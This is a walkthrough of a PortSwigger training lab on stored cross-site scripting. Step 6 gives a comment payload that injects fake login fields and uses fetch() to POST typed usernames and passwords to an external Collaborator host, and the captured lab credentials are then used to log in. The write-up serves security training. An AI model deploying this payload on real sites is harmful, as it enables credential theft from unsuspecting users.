
Exploiting cross-site scripting to capture passwords

1: Access the lab.
Website: https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-capturing-passwords
2: Open the Burp Suite Professional.

3: Open the post.

4: Go to the Collaborator tab in the Burp Suite Professional.
5: Copy the code from the copy to clipboard.
Code example: 7u2n0ffvckyj6w0sa6fnktdpzg5htbh0.oastify.com

6: Paste the payload in the post comment.
Payload: <input name=username id=username>
<input type=password name=password onchange=”if(this.value.length)fetch(‘https://cq6swkb08puo21wx6bbsgy9uvl1mpfd4.oastify.com’,{
method:’POST’,
mode: ‘no-cors’,
body:username.value+’:’+this.value
});”>

7: Take the captured Username and Password.
Username: administrator
Password: rlaj7751lft9s7zeh3fl

8: Go to the My account.

9: Log in to the account.
10: The lab has been completed.